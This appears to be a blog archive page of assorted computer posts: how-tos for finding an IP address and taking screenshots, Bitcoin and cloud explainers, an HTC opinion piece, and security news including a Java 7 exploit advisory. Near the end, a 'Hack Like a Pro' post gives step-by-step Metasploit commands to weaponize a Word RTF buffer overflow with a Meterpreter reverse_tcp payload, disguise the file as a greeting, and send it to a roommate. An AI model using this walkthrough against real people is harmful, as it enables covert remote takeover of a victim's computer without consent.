Showing posts with label Computers. Show all posts

What is my IP address?

To find out your IP address, you can use various methods depending on your device and operating system. Here are some common ways to check your IP address:

1. Using a Search Engine:Simply open your web browser and go to a search engine like Google.
In the search bar, type "What is my IP address" and press Enter.
The search results should display your public IP address at the top of the page.

2. Using Command Prompt (Windows):Press the "Windows Key + R" to open the Run dialog box.
Type "cmd" and press Enter to open the Command Prompt.
In the Command Prompt window, type "ipconfig" and press Enter.
Look for the "IPv4 Address" or "IPv6 Address" (depending on your network configuration) under your active network connection. This is your local IP address.

3. Using Terminal (macOS and Linux):Open the Terminal application.
Type "ifconfig" and press Enter.
Look for "inet" under your active network connection. This is your local IP address.
To find your public IP address, you can use the "curl" command with a service like "ifconfig.me" or "ipinfo.io" by entering "curl ifconfig.me" or "curl ipinfo.io/ip" and pressing Enter.

4. Checking Network Settings (Windows, macOS, and Linux):On Windows, you can also check your IP address by going to "Settings" > "Network & Internet" > "Wi-Fi" or "Ethernet" (depending on your connection type) > "Properties." Your IP address will be listed there.
On macOS, you can find your IP address by going to "Apple Menu" > "System Preferences" > "Network" > select your active connection on the left (Wi-Fi or Ethernet) > click "Advanced" > go to the "TCP/IP" tab.
On Linux, open your network settings or network manager to find your IP address.

5. Using Online IP Checkers:You can visit websites like "whatismyip.com," "ipinfo.io," or "ifconfig.me" using a web browser, and they will display your public IP address on the webpage.

Remember that you have both a local (private) IP address, which is used within your local network, and a public IP address, which is used to communicate with the internet. The methods above will help you find your public IP address, which is what websites and external services see when you connect to the internet.

How to take a screenshot?

Taking a screenshot allows you to capture an image of what's currently displayed on your computer or mobile device screen. The method for taking a screenshot varies depending on the operating system you're using. Here are instructions for taking screenshots on different platforms:

1. Windows:

Capture the Entire Screen: Press the "PrtScn" (Print Screen) key on your keyboard. The screenshot is copied to your clipboard, and you can paste it into an image editing program (e.g., Paint) and save it.

Capture the Active Window: To capture only the active window, press "Alt + PrtScn." The screenshot is copied to the clipboard, and you can paste and save it as described above.

Capture a Custom Area: Windows 10 and later versions have a built-in Snipping Tool or Snip & Sketch app that allows you to select and capture a specific area of the screen. You can also use the keyboard shortcut "Windows Key + Shift + S" to open the Snip & Sketch tool.

2. macOS:

Capture the Entire Screen: Press "Command (⌘) + Shift + 3." The screenshot is saved to your desktop.

Capture a Custom Area: Press "Command (⌘) + Shift + 4," then use the crosshair cursor to select the area you want to capture. The screenshot is saved to your desktop.

Capture a Specific Window: Press "Command (⌘) + Shift + 4," then press the "Spacebar" to switch to window capture mode. Click on the window you want to capture. The screenshot is saved to your desktop.

3. Linux (Ubuntu):

Capture the Entire Screen: Press "PrtScn." The screenshot is saved in your "Pictures" folder.


Capture a Custom Area: Press "Shift + PrtScn," then click and drag to select the area you want to capture. The screenshot is saved in your "Pictures" folder.

4. iOS (iPhone and iPad):Capture the Screen: Press the "Side Button" (or "Sleep/Wake Button") and the "Volume Up Button" simultaneously. The screenshot is saved to your Photos app.

5. Android:Capture the Screen: Depending on your Android device, you can typically take a screenshot by pressing the "Volume Down" button and the "Power" button simultaneously. The screenshot is saved to your Gallery or Photos app.

Please note that the specific key combinations and methods may vary slightly depending on your device and operating system version. If you have a specific device or OS in mind, you can search online for more detailed instructions tailored to your setup.

What is Bitcoin?

Bitcoin is a decentralized digital currency, often referred to as a cryptocurrency, that was created in 2009 by an anonymous person or group of people using the pseudonym "Satoshi Nakamoto." Bitcoin operates on a technology called blockchain, which is a distributed ledger that records all transactions across a network of computers.

Here are some key characteristics and features of Bitcoin:

Decentralization: Bitcoin is not controlled by any central authority, government, or financial institution. It operates on a decentralized network of computers (nodes) that collectively validate and record transactions.

Blockchain Technology: Transactions are recorded on a public ledger known as the blockchain. This ledger is maintained by a network of miners who use computational power to validate and add new transactions to the blockchain.

Digital Currency: Bitcoin exists only in digital form. It has no physical counterpart like coins or paper currency.

Limited Supply: Bitcoin has a fixed supply cap of 21 million coins. This scarcity is programmed into the Bitcoin protocol, and it's designed to mimic the scarcity of precious metals like gold.

Divisibility: Bitcoin is divisible into smaller units, with the smallest unit being a "satoshi," equivalent to one hundred millionth of a Bitcoin. This divisibility makes it suitable for microtransactions.

Pseudonymity: Bitcoin transactions are pseudonymous, meaning that while transaction details are recorded on the blockchain, the parties involved are identified by their public addresses rather than personal information. However, it's possible to trace transactions through careful analysis.

Security: Bitcoin transactions are secured by cryptographic techniques, making it difficult for unauthorized parties to alter or counterfeit transactions.

Global and Borderless: Bitcoin can be sent and received anywhere in the world with an internet connection, bypassing traditional banking systems and international borders.

Volatility: Bitcoin's price is known for its volatility, with significant fluctuations in value over short periods. This makes it both an investment opportunity and a speculative asset.

Use Cases: Bitcoin has various use cases, including digital payments, online purchases, and as a store of value. Some individuals and institutional investors also view it as a hedge against inflation and economic instability.

Bitcoin has gained significant attention and popularity since its inception, leading to the emergence of numerous other cryptocurrencies and blockchain projects. It has also sparked discussions about the future of money, financial systems, and the potential impact of digital currencies on the global economy. However, it's important to note that Bitcoin investments carry risks due to its price volatility, and individuals should exercise caution and conduct thorough research before getting involved in the cryptocurrency market.

Uses of Cloud Computing for Businesses

Cloud computing offers a wide range of benefits and use cases for businesses of all sizes and industries. It has revolutionized the way companies manage their IT infrastructure, applications, and data. Here are some key uses of cloud computing for businesses:

Data Storage and Backup:Cloud storage solutions like Amazon S3, Google Cloud Storage, and Microsoft Azure Blob Storage allow businesses to securely store and back up their data. This eliminates the need for on-premises storage hardware and reduces the risk of data loss.

Scalable Infrastructure:Cloud infrastructure services (IaaS), such as Amazon Web Services (AWS) and Microsoft Azure, enable businesses to scale their computing resources up or down based on demand. This flexibility is particularly valuable for handling fluctuating workloads.

Website and Application Hosting:Many businesses host their websites, web applications, and mobile apps on cloud platforms like AWS Elastic Beanstalk, Google App Engine, and Azure App Service. This provides scalability, high availability, and ease of deployment.

Software as a Service (SaaS):SaaS applications, such as Microsoft 365, Google Workspace, and Salesforce, are hosted in the cloud and offer businesses access to a wide range of productivity tools, collaboration software, and customer relationship management (CRM) solutions without the need for on-premises software installation.

Disaster Recovery and Business Continuity:Cloud-based disaster recovery solutions replicate critical data and systems to remote cloud servers, ensuring data redundancy and the ability to quickly recover from hardware failures or disasters.

Big Data Analytics:Cloud platforms like AWS, Google Cloud, and Azure provide tools and services for processing and analyzing large datasets. This is valuable for businesses looking to gain insights from their data and make data-driven decisions.

Development and Testing Environments:Cloud environments are ideal for creating development and testing environments without the need to invest in physical hardware. This accelerates software development cycles and reduces costs.

Content Delivery:Content delivery networks (CDNs) like Amazon CloudFront and Akamai use cloud infrastructure to distribute website content, videos, and other media to users around the world, improving performance and reducing latency.

IoT (Internet of Things):Cloud platforms offer IoT services for collecting, storing, and analyzing data from IoT devices. This is beneficial for businesses in industries like manufacturing, healthcare, and smart cities.

Machine Learning and AI:Cloud providers offer machine learning and artificial intelligence services that enable businesses to develop and deploy ML/AI models without the need for extensive expertise in the field.

Collaboration and Communication:Cloud-based collaboration tools like Slack, Zoom, and Microsoft Teams facilitate remote work, team communication, and virtual meetings, making them essential for businesses with remote or distributed teams.

Cost Savings:Cloud computing allows businesses to pay only for the resources they use, reducing the need for significant upfront capital expenditures on hardware and data centers.

Global Expansion:Cloud providers have data centers located worldwide, enabling businesses to expand their operations globally with minimal infrastructure investment.

Security and Compliance:Many cloud providers offer robust security features, compliance certifications, and encryption to protect data and meet regulatory requirements.

AI-Powered Customer Insights:Cloud-based customer analytics and CRM solutions provide businesses with valuable insights into customer behavior, preferences, and trends, helping to enhance customer engagement and retention.

These are just a few examples of how businesses can leverage cloud computing to streamline operations, reduce costs, and gain a competitive advantage in today's digital landscape. The specific use cases will vary depending on the industry, size, and goals of the organization.

This Is What Happens In an Internet Minute in 2018,ie: 42,033,600,000 Facebook logins

The online activities of individuals move at a pace which is beyond fast. With the number of social media platforms and apps increasing on a daily basis, it could be quite impossible to keep track of your inner circle, let alone of the remainder of the world.

The world awaits the "disappearance" of the Internet on October 11

Résultat de recherche d'images pour "no  Internet"Many people have recently reported on the disruption of the global Internet network on October 11 because of an earlier report by an international organization that "a change in cryptographic keys helps protect the domain name system."

Viruses for Bitcoin production are on the increase

Résultat de recherche d'images pour "Viruses for Bitcoin"Viruses that produce cryptocurrencies are increasing without users' knowledge: 
this is the new method exploited by cybercriminals..

Dear HTC: Please Don’t Make a Wearable Device

HTC's flagship phone, the One, has been a critical success and it’s become a cult favorite among Android phone fans.Last week, HTC signaled that it might develop a wearable device and release it this year.
I, for one, hope this doesn’t happen. I asked HTC for comment, and got this response:
“HTC Chairman Cher Wang has stated that HTC intends to introduce a wearable device by this year’s Christmas shopping season. While we know there is excitement for HTC to provide more information, this is all the detail we can provide at this time.”
HTC has been coy since an interview with Bloomberg in which Ms. Wang suggested the company had cracked the issues of battery life and LCD lighting that have plagued other smart watch releases. Ms. Wang did not comment, though, on the possibility that few people actually want smart watches as much as the consumer electronics industry thought they might, regardless of whether that watch has a nice long battery life or a more readable screen.
HTC is in a precarious position, but with hope on the horizon. Its flagship phone, the One, has been a critical success and it has become a cult favorite among Android phone fans. But at the end of 2013, executives were fleeing the company and there were significant doubts about its ability to survive.
Now, I’d argue, HTC has good will on its side. People like an underdog, especially when that underdog makes a cool phone that takes great photos, has a pleasing and unique metal construction, and isn’t what everyone else owns.
Expectations are high for the One’s successor, reputed to be called either the M8 or the, uh, One Two. With the right marketing campaign — one that will be helped by a $12 million deal with the indisputably cool Robert Downey Jr. — HTC could start a strong comeback in 2014.
The company also plans to release more low-priced phones in 2014 to appeal to budget-conscious buyers and emerging markets. If HTC can keep quality up on these phones (something that’s been a problem in the past, and contributed to a bad consumer reputation), that’s a solid strategy that emulates Samsung’s blanket-the-world-with-phones approach to building market share.
But releasing a wearable could be a diversion into an unproven market at a time when focus has never been more crucial. The company’s comments feel at once like a hedge against the possibility that Apple may release a watch in 2014 — a rumor second in persistence only to the Apple TV idea — and also like an attempt to prove it can keep up with its Android rivals Samsung and LG.
Samsung reportedly plans to release a Galaxy Gear 2 smart watch, possibly alongside the Galaxy S5. This despite a mixed reception for the Galaxy Gear: Sales figures were muddy (the company said it shipped 800,000 devices in two months, but it’s unclear how many watches actually were sold), and reports last October suggested that as many as 30 percent of buyers returned the device after taking it home. Critics generally disliked it.
Nevertheless, Samsung blanketed airwaves and billboard with Gear ads, and one can expect the same treatment with a Galaxy Gear 2 device — something HTC would be hard-pressed to counter.
Meanwhile, LG announced the LifeBand Touch at CES in January, a fitness band with smart watch capabilities and even heart rate-sending earphones, expected to be introduced this spring. (Well, “expected” may be a bit strong; CES announcements are notoriously vaporous.)
I’m not entirely convinced LG’s device is a good idea, either, but at least LG has a deep bench of products and a history of manufacturing everything from robot vacuums to washer-dryer sets to TVs to phones. HTC is barely alive making smartphones, and now has a chance to rebuild a crumbling brand on the strength of a really good phone.
What do consumers want? Really good phones. They have not demonstrated, at least in large numbers, a desire for a matching smart watch.
HTC should stay on target. Build it, get Iron Man to sell it, and perhaps they will come. Build a smart watch that gets lost in a crowd of other mediocre watches, and they almost certainly will not.

How to Install Java in CentOS

In this quick tutorial I will be showing you how to install java in CentOS, this method will also work for other linux distros such as Ubuntu, Debian, and Linux Mint.

How to Stop the New Java 7 Exploit from Installing Malware on Your Mac or PC

A new vulnerability in Java 7 has been added to the BlackHole exploit kit and Metasploit that allows malicious software to be installed on Windows, Mac OS X, and Linux computers. So far, it has only been reported on Windows, but security experts say it would be easy to target any computer that had the newest version of Java installed. David Maynor, the CTO of Errata Security, says it's "about a bad a bug as I've ever seen."

Kaspersky Lab's Kurt Baumgartner mapped the attacks, finding the hardest hit to be China and Russia.
Symantec discovered two websites that were using the attacks. Here's how their analysis says it works:
"The vulnerability consists of a privilege escalation due to a class that allows access to protected members of system classes, which should not be accessible. Because of this, malicious code can bypass the restrictions imposed by the sandbox and use the 'getRuntime().exec()' function in order to execute a malicious payload."

How to Protect Yourself

The only way to be 100% safe is to disable or uninstall Java completely, but if you need it for a lot of apps or websites that you use frequently (likeMinecraft), that may not be an option. The vulnerability has been found to only work in Java 7, so you can also install an older version.

Disabling Java in a Browser

  • Firefox: Firefox >> Add-ons >> Disable Java
  • Internet Explorer: Tools >> Manage add-ons >> Disable Java
  • Chrome: type about:plugins in the address bar >> Disable Java

Uninstalling Java

  • Windows: Open the Control Panel and click on Uninstall Programs. Select Java and click Uninstall.
  • Mac: Most Macs still have Java 6 installed, but if you have the newest version on yours, you can disable it by going to System >> Library >>Frameworks and removing the file called "JavaVM.framework."

Installing Java 6

If you do need to use Java, you can download an older version that isn't affected by the exploit here. The download page also has guides to installing the software on Windows, Solaris, and Linux.
UPDATE: A patch to fix the exploit has been released. Download it here.

New Vulnerability & Exploit Unveiled for Windows 7 & Windows 8


How to Hack WPA WiFi Passwords by Cracking the WPS PINOnce again, a Microsoft operating system has a new zero-day exploit. That should not come as any earth-shattering news, since Microsoft's Windows operating system has had numerous vulnerabilities and exploits over the years, exposing all of us that use their software.What does make this development significant is that it comes after much effort and many reassurances from Microsoft that they've made Windows 7, Windows 8, Windows Server 2008, and Windows Server 2012 far more secure.Even more interesting is that Microsoft has yet to patch this vulnerability. First Seen in the Wild in JapanLate this last summer (2013), security researchers began to notice a new Internet Explorer (IE) exploit in Japan. The exploit was first discovered being used against Japanese financial firms on August 29, 2013, though it had probably been around for several months before that. It seemed to only take advantage of Asian (Chinese, Korean, Japanese, Russian) and English language editions of Microsoft products.It exploits all operating systems, from Windows XP all the way through Windows 8 and Server 2012, using Microsoft's Internet Explorer 7 through 11.Although there are language restrictions when using Windows XP and Windows Server 2003, there are no language restrictions when exploiting Windows 7 as long as either Microsoft Office 2007 or Office 2010 is installed. Enables Remote Code ExecutionThe vulnerability enables remote code execution on a computer that visits a malicious website.The remote code is executed with the same user rights as the Internet Explorer that is being exploited. So, if the user has limited rights on the computer/network, the hacker will come in only with those permissions and then look to escalate their privileges to sysadmin.If the user has system administrator privileges, well then...it's time to start praying to the computer gods. Bypasses DEP and ASLRInterestingly, this new exploit takes advantage of how Internet Explorer handles objects held in memory. It's able to bypass Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR) by using Microsoft's Office Help Data Services module, enabling it to install its own code for remote execution.As you know, DEP and ASLR have been implemented in recent years (Linux and Windows in 2004 and Apple in 2006) by nearly every operating system to protect against potential buffer overflow attacks. This once again indicates that NO operating system or application is completely safe.This vulnerability and exploit is of critical importance as the National Vulnerability Database at NIST rates its severity at 9.3 on a scale of 1 to 10. Exploit with MetasploitThen—just about two weeks ago—the Metasploit Project at Rapid7 released an exploit to take advantage of this vulnerability. You can obtain this new exploit by downloading the update to Metasploit. This new exploit can be found among the exploit modules at:
  • exploit/windows/browser/ie_setmousecapture_uaf
The exploit only takes advantage of this vulnerability on Windows 7 SP1 machines with Office 2007 or Office 2010 installed and Internet Explorer 9. I want to once again emphasize the importance of doing thorough reconnaissance.Notice how specific this exploit it is. You must know the operating system, the service pack, the applications, and the browser. It is also important to note that although the exploit in the wild has capabilities to exploit OS's from Windows XP through Windows 8, the exploit developed by Metasploit can ONLY exploit those systems with IE9 on Windows 7 SP1 with Office 2007 or 2010.They expect to have a more general exploit in the near future.I will be doing a tutorial on this new exploit and vulnerability in the near future, but I wanted to get it out to our community while it's still hot and unpatched.Have fun and be careful!

Hack Like a Pro: Exploit MS Word to Embed a Listener on Your Roommate's Computer

In my last hack blog on crashing your roommates Win7 system, we started looking at client- side attacks. As promised, we will be looking at some more client-side attacks.
As web server and OS’s have become hardened and living behind significant perimeter defenses, hackers have migrated to the easiest route to the pot of gold. This is through the often unpatched, unhardened client-side system with little in the way of defenses and a plethora of vulnerable software, including the ubiquitous Microsoft Office products.
This hack will work on the Word 2007 or Word 2010. It exploits a buffer overflow in Word to allow us to plant a listener on our target system. I’m assuming that you have the victim’s IP address and have verified the Microsoft Office is running (a good assumption, but its better to verify).

Step 1: Start Metasploit

So, let fire up Metasploit and find the exploit/windows/fileformat/ms10_087_rtf_pfragments_bof. Now, set Metasploit to use this exploit by typing:
msf >use exploit/windows/fileformat/ms10_087_rtf_pfragments_bof

Step 2: Set a Payload

Then we need to set a payload. In this case, we wish to use Metasploit’s powerful Meterpreter to establish a listener on the victim's system.
msf exploit( ms10_087_rtf_pfragments_bof) > set payload windows/meterpreter/reverse_tcp

Step 3: Show Options

Now, let's look at our options. As you know from my previous Metasploit blogs, every exploit has options, some mandatory and some not. Let's take a look at the options for this exploit by typing
msf >show options

Step 4: Change FILENAME

We can see from the screenshot above that Metasploit has a number of options for this exploit. First, we are creating a .rtf file and Metasploit gives it a default name of FILENAME. Let's change that name to something more inviting to our victim, such as newyearsgreeting.rtf
msf >set FILENAME newyearsgreeting.rtf

Step 5: Set Your Local Host

Next we need to set the LHOST or the local host. This will be the system we will be listening from--usually our local system--but it could be any system you want to listen from. We simply need to set the LHOST with the IP address of our listening system, in this case 192.168.1.100.
msf> set LHOST 192.168.1.100

Step 6: Last Check of Options

Before we exploit the victim's system, let's check to make sure all our options are set properly.
msf> show options
Note in the screenshot that the FILENAME is now set to newyearsgreeting.rtf and the LHOST is 192.168.1.100.

Step 7: Exploit

Now, we are ready to exploit. Simply type:
msf > exploit
You can see that Metasploit has generated a file called newyearsgreeting.rtf and placed it at /root/.msf4/local/newyearsgreeting.rtf.

Step 8: Send the File to the Victim

Now we need to send this file to the victim through email or other method. Once the victim opens the file, the Word application will hang or crash leaving us with an active session of Meterpeter on the victim’s system. With an active Meterpreter session on the victim's system, we have nearly total control or "own" their system.

Accessorize it: Add some pizzazz to your PC and Mac


Some good news for those with aging computers: rather than laying out the cash for a whole new laptop or desktop, you can spice up your existing machine with a few good accessories.


PC and Mac add-ons — including ergonomic mice, 4G wireless sticks, Internet-enabled printers, external hard drives and high-definitional webcams — can extend the longevity and functionality of your computer.